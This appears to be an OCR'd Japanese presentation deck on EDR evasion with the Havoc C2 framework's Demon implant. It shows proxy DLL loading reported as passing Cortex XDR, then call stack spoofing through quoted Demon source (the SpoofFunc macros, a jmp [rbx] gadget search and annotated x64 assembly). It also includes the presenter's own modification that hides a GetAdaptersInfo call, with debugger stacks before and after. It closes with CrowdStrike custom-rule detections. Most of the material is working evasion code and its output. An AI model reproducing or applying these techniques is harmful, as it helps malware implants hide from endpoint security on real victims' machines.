
Duration: 0.0000773

Proxy Loading (RtlRegisterWait)

Frame	Module	Location	Address	Path
K 0	ntoskrnl.exe	PsReferenceProcessFilePointer + 0x922	0xfffff807f16bdb42	C:\WINDOWS\system32\ntoskrnl.exe
K 1	ntoskrnl.exe	NtMapViewOfSection + 0x551b	0xfffff807f16b4bbb	C:\WINDOWS\system32\ntoskrnl.exe
K 2	ntoskrnl.exe	NtMapViewOfSection + 0xc75	0xfffff807f16b0315	C:\WINDOWS\system32\ntoskrnl.exe
K 3	ntoskrnl.exe	NtMapViewOfSection + 0x24d	0xfffff807f16af8ed	C:\WINDOWS\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	setjmpex + 0x92a5	0xfffff807f14b8d55	C:\WINDOWS\system32\ntoskrnl.exe
U 5	ntdll.dll	ZwMapViewOfSection + 0x14	0x7ff85d2422d4	C:\Windows\System32\ntdll.dll
U 6	ntdll.dll	LdrGetDllHandleByMapping + 0xb8a	0x7ff85d14bf0a	C:\Windows\System32\ntdll.dll
U 7	ntdll.dll	LdrGetDllHandleByMapping + 0x6be	0x7ff85d14ba3e	C:\Windows\System32\ntdll.dll
U 8	ntdll.dll	RtlInsertElementGenericTableFullAvl + 0x3ec	0x7ff85d15065c	C:\Windows\System32\ntdll.dll
U 9	ntdll.dll	RtlEqualUnicodeString + 0xd1c	0x7ff85d14e23c	C:\Windows\System32\ntdll.dll
U 10	ntdll.dll	TpCallbackMayRunLong + 0x18a	0x7ff85d15c27a	C:\Windows\System32\ntdll.dll
U 11	ntdll.dll	LdrGetDllHandleEx + 0xd10	0x7ff85d0e8860	C:\Windows\System32\ntdll.dll
U 12	ntdll.dll	LdrGetDllHandleEx + 0x990	0x7ff85d0e84e0	C:\Windows\System32\ntdll.dll
U 13	ntdll.dll	LdrLoadDll + 0x170	0x7ff85d135d80	C:\Windows\System32\ntdll.dll
U 14	<unknown>	0x1ef640cd981	0x1ef640cd981	

vs Cortex XDR

OK 👌



Call Stack Spoofing

関数呼び出し時にCall Stackを偽装する技術

payloads > Demon > src > C Demon.c > DemonMetaData(PPACKAGE *, BOOL)

```
95   VOID DemonMetaData( PPACKAGE* MetaData, BOOL Header )
223      // Get internal IP
224      dwLength = 0;
225      if ( Instance->Win32.GetAdaptersInfo( NULL, &dwLength ) )
226      {
227          if ( ( Adapter = Instance->Win32.LocalAlloc( LPTR, dwLength ) ) )
228          {
229              if ( Instance->Win32.GetAdaptersInfo( Adapter, &dwLength ) == NO_ERROR )
230                  PackageAddString( *MetaData, Adapter->IpAddressList.IpAddress.String );
231              else
232                  PackageAddInt32( *MetaData, 0 );
233              DATA_FREE( Adapter, dwLength );
234          }
235          else
236              PackageAddInt32( *MetaData, 0 );
237      }
```

ID	External	Internal	User	Computer	OS
7e93a8e4	192.168.186.138	192.168.186.138	kawada	[redacted]	Windows 10

Call Stack Spoofing

関数呼び出し時にCall Stackを偽装する技術

```
00007FF858A58190 <iphl  48:8BC4          mov rax,rsp                    GetAdaptersInfo
00007FF858A58193        48:8958 08       mov qword ptr ds:[rax+8],rbx
00007FF858A58197        48:8970 18       mov qword ptr ds:[rax+18],rsi
00007FF858A5819B        57               push rdi
00007FF858A5819C        48:83EC 20       sub rsp,20
00007FF858A581A0        48:8360 10 00    and qword ptr ds:[rax+10],0
00007FF858A581A5        48:8BF2          mov rsi,rdx
00007FF858A581A8        48:8BD9          mov rbx,rcx
00007FF858A581AB        48:85D2          test rdx,rdx
```

Thread ID	Address	Party	Comment
11168 - main			
	000000D8096FE62	User	iphlpapi.GetAdaptersInfo
	000000D8096FE63	User	000002CE346380B8

```
E8 92650000              call 2CE3463E630
48:8B05 33030100         mov rax,qword ptr ds:[2CE346483D8]
31C9                     xor ecx,ecx
C74424 20 00000000       mov dword ptr ss:[rsp+20],0
4C:89E2                  mov rdx,r12
FF90 A0060000            call qword ptr ds:[rax+6A0]        [rax+6A0]:GetAdaptersInfo
85C0                     test eax,eax
74 6D                    je 2CE34638129
48:8B05 15030100         mov rax,qword ptr ds:[2CE346483D8]
8B5424 20                mov edx,dword ptr ss:[rsp+20]
B9 40000000              mov ecx,40                         40:'@'
FF90 A8030000            call qword ptr ds:[rax+3A8]        [rax+3A8]:LocalAlloc
```


Call Stack Spoofing

関数呼び出し時にCall Stackを偽装する技術

call GetAdaptersInfo
test eax, eax

Call Stack Spoofing

関数呼び出し時にCall Stackを偽装する技術



Call Stack Spoofing

- Havoc

payloads > Demon > src > core > C Obf.c > ...

```
716   ) {
725   #if _WIN64
732       switch ( Technique )
758           DEFAULT: case SLEEPOBF_NO_OBF: {}; default: {
759               SpoofFunc(
760                   Instance->Modules.Kernel32,
761                   IMAGE_SIZE( Instance->Modules.Kernel32 ),
762                   Instance->Win32.WaitForSingleObjectEx,
763                   NtCurrentProcess(),
764                   C_PTR( TimeOut ),
765                   FALSE
766               );
767           }
768       }
```

Call Stack Spoofing

- Havoc

```
SpoofFunc(
    Instance->Modules.Kernel32,
    IMAGE_SIZE( Instance->Modules.Kernel32 ),
    Instance->Win32.WaitForSingleObjectEx,
    NtCurrentProcess(),
    C_PTR( TimeOut ),
    FALSE
);
```

Call Stack Spoofing

- Havoc

payloads > Demon > include > core > C Spoof.h > Spoof()

```
1   #ifndef DEMON_SPOOF_H
8   #if _WIN64
19  #define SPOOF_X( function, module, size )                          SpoofRetAddr( function, module,
20  #define SPOOF_A( function, module, size, a )                       SpoofRetAddr( function, module,
21  #define SPOOF_B( function, module, size, a, b )                    SpoofRetAddr( function, module,
22  #define SPOOF_C( function, module, size, a, b, c )                 SpoofRetAddr( function, module,
23  #define SPOOF_D( function, module, size, a, b, c, d )              SpoofRetAddr( function, module,
24  #define SPOOF_E( function, module, size, a, b, c, d, e )           SpoofRetAddr( function, module,
25  #define SPOOF_F( function, module, size, a, b, c, d, e, f )        SpoofRetAddr( function, module,
26  #define SPOOF_G( function, module, size, a, b, c, d, e, f, g )     SpoofRetAddr( function, module,
27  #define SPOOF_H( function, module, size, a, b, c, d, e, f, g, h )  SpoofRetAddr( function, module,
28  #define SETUP_ARGS(arg1, arg2, arg3, arg4, arg5, arg6, arg7, arg8, arg9, arg10, arg11, arg12, ...) arg
29  #define SPOOF_MACRO_CHOOSER(...) SETUP_ARGS( __VA_ARGS__, SPOOF_H, SPOOF_G, SPOOF_F, SPOOF_E, SPOOF_D,
30  #define SpoofFunc(...) SPOOF_MACRO_CHOOSER(__VA_ARGS__)(__VA_ARGS__)
31
32  PVOID SpoofRetAddr(
33      _In_    PVOID  Module,
34      _In_    ULONG  Size,
35      _In_    HANDLE Function,
36      _Inout_ PVOID  a,
37      _Inout_ PVOID  b,
```

Call Stack Spoofing

Array Literal:

```
{ 0xFF, 0x23 }
```

Disassembly:

```
0:  ff 23                       jmp     QWORD PTR [rbx]
```

payloads > Demon > src > core > C Spoof.c > ...

```
4   #if _WIN64
18  ) {
19      PVOID Trampoline = { 0 };
20      BYTE  Pattern[]  = { 0xFF, 0x23 };
21      PRM   Param      = { NULL, NULL, NULL
22
23      if ( Function != NULL ) {
24          Trampoline = MmGadgetFind(
25              C_PTR( U_PTR( Module ) + LDR_GADGET_HEADER_SIZE ),
26              U_PTR( Size ),
27              Pattern,
28              sizeof( Pattern )
29          );
30
31          /* set params */
32          Param.Trampoline = Trampoline;
33          Param.Function   = Function;
34
35          if ( Trampoline != NULL ) {
36              return ( ( PVOID( * ) ( PVOID, PVOID, PVOID, PVOID, PPRM, PVOID, PVOID, PVOID, PVOID, PVOID ) ) ( (
                PVOID ) Spoof ) ) ( a, b, c, d, &Param, NULL, e, f, g, h );
37          }
38      }
```

payloads > Demon > src > asm > Spoof.x64.asm

※ コメントは追記したもの

```
7   [SECTION .text]
8   ; [rsp + 0x00] <- Return Address
9   ; [rsp + 0x08] <- Shadow Space (RCX)
10  ; [rsp + 0x10] <- Shadow Space (RDX)
11  ; [rsp + 0x18] <- Shadow Space (R8)
12  ; [rsp + 0x20] <- Shadow Space (R9)
13  ; [rsp + 0x28] <- &Param (5th arg)
14  Spoof:
15      pop     r11             ; r11 = original return address
16      add     rsp, 8          ; rsp % 0x10 == 0 (for ABI)
17      mov     rax, [rsp + 24] ; rax = &Param
18      mov     r10, [rax]      ; r10 = Param.Trampoline
19      mov     [rsp], r10      ; return address = Param.Trampoline
20      mov     r10, [rax + 8]  ; r10 = Param.Function
21      mov     [rax + 8], r11  ; Param.Function = original return address
22      mov     [rax + 16], rbx ; Param.Rbx = rbx
23      lea     rbx, [fixup]    ; rbx = fixup
24      mov     [rax], rbx      ; Param.Trampoline = fixup
25      mov     rbx, rax        ; rbx = &Param.Trampoline => jmp [rbx] => jmp fixup
26      jmp     r10             ; jmp Param.Function
27
28  fixup:
29      sub     rsp, 16         ; revert rsp
30      mov     rcx, rbx        ; rcx = &Param
31      mov     rbx, [rcx + 16] ; rbx = Param.rbx
32      jmp     QWORD [rcx + 8] ; jmp original return address
```

Call Stack Spoofing


```
// Get internal IP
dwLength = 0;
if ( SpoofFunc(
    Instance->Modules.Kernel32,
    IMAGE_SIZE(Instance->Modules.Kernel32),
    Instance->Win32.GetAdaptersInfo,
    NULL,
    &dwLength
) )
{
    if ( ( Adapter = Instance->Win32.LocalAlloc( LPTR, dwLength ) ) )
    {
        if ( SpoofFunc(
                Instance->Modules.Kernel32,
                IMAGE_SIZE(Instance->Modules.Kernel32),
                Instance->Win32.GetAdaptersInfo,
                Adapter,
                &dwLength
            ) == NO_ERROR)
            PackageAddString( *MetaData, Adapter->IpAddressList.IpAddress.String );
        else
            PackageAddInt32( *MetaData, 0 );
        DATA_FREE( Adapter, dwLength );
    }
```

Call Stack Spoofing

Thread ID	Address	Party	Comment
8808 - main			
	0000002ECA75E6E	System	iphlpapi.GetAdaptersInfo
	0000002ECA75EAC	User	kernel32.FindNLSStringEx+ECF
	0000002ECA75EAD	User	C52000007FF85D11
	0000002ECA75EAD	User	0AE000007FF85D18
	0000002ECA75EAE	User	AFB000007FF85D16
	0000002ECA75EAE	User	E37000007FF85D18
	0000002ECA75EAF	User	D31000007FF85D18
	0000002ECA75EAF	User	5CB000007FF85D23
	0000002ECA75EB0	User	1A6000007FF85D20
	0000002ECA75EB0	User	2D1000007FF85D1F
	0000002ECA75EB1	User	FD8000007FF85D1F
	0000002ECA75EB1	User	1FA000007FF85D1D
	0000002ECA75EB2	User	1F8000007FF85D24
	0000002ECA75EB2	User	1F6000007FF85D24
	0000002ECA75EB3	User	53B000007FF85D24
	0000002ECA75EB3	User	3DD000007FF85D24
	0000002ECA75EB4	User	44D000007FF85D24
	0000002ECA75EB4	User	224000007FF85D24
	0000002ECA75EB5	User	234000007FF85D24
	0000002ECA75EB5	User	228000007FF85D24
	0000002ECA75EB6	User	441000007FF85D24

Call Stack Spoofing

Thread ID	Address	Party	Comment
21180 - main			
	00000058581AE658	System	iphlpapi.GetAdaptersInfo
	00000058581AEA38	User	kernel32.FindNLSStringEx+ECF
12756			
	00000058584FF578	System	ntdll.NtWaitForWorkViaWorkerFactory+
	00000058584FF8D8	System	ntdll.RtlAcquireSRWLockExclusive+91E
	00000058584FF908	System	kernel32.BaseThreadInitThunk+17
	00000058584FF958	User	ntdll.RtlUserThreadStart+2C



Call Stack Spoofing

```
00007FF85CA1AB4F   -  FF23       jmp qword ptr ds:[rbx]
00007FF85CA1AB51      C12B F8    shr dword ptr ds:[rbx],F8
```


```
41:5B                pop r11
48:83C4 08           add rsp,8
48:8B4424 18         mov rax,qword ptr ss:[rsp+18]
4C:8B10              mov r10,qword ptr ds:[rax]
4C:891424            mov qword ptr ss:[rsp],r10
4C:8B50 08           mov r10,qword ptr ds:[rax+8]
4C:8958 08           mov qword ptr ds:[rax+8],r11
48:8958 10           mov qword ptr ds:[rax+10],rbx
48:8D1D 09000000     lea rbx,qword ptr ds:[1E10B5A002
48:8918              mov qword ptr ds:[rax],rbx
48:89C3              mov rbx,rax
41:FFE2              jmp r10
48:83EC 10           sub rsp,10
48:89D9              mov rcx,rbx
48:8B59 10           mov rbx,qword ptr ds:[rcx+10]
FF61 08              jmp qword ptr ds:[rcx+8]
```

vs その他

vs カスタムルール

CrowdStrikeの例

- Process Creation
- File Creation
- Network Connection
- Domain Name



vs カスタムルール

Severity

Medium

Actions taken

None

Objective

Falcon Detection Method

Tactic & technique

Custom Intelligence via Indicator of Attack

Specific to this detection

A process triggered a medium severity custom rule.

Technique ID

CST0004

IOA name

CustomIOAWinMedium

Local process ID

6740

